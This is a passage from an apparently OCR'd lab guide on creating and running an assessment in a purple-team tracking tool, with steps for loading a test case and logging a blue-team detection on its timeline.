
Note that you can also add new test cases directly from the campaign template menu.

Step 7: Create and Run an Assessment


With our test case(s) in a template, we can finally create a new assessment.

Running an Assessment


Select the menu's "Assessment" entry.



From there, you can create a new assessment by pressing the white "Create New" button.




Fill out your assessment. We will use the values outlined in the image and add the "SEC699" organization's kill chain. Once ready, press the blue "Save" button.




Because we have only one campaign, this menu is fairly barren... In real world assessments, this would be a much longer list.

From the list, expand the assessment's menu and select the outline "Load" button to start.



With our assessment started, let's complete a case.


Perform the same operation again by pressing the blue "Load" button from the expandable menu.



The view you'll get, similar to the one below, is a global progress view from your assessment.


Running a Case

From the "Test Cases", select our sample case's cog button as outlined in the image.




Let's simulate a blue-team detection to see how our purple-teaming will become constructive!

Start by pressing the green play button to start our test case after which we can press the cogs button from the blue-team's "Detection Time". From the presented time-line, press the green "New" button.




Select your team, time and describe the time-line event.




Our time-line will now log our detection, which ultimately will populate our case and assessment.

Press the blue "Save All" button to save our changes.

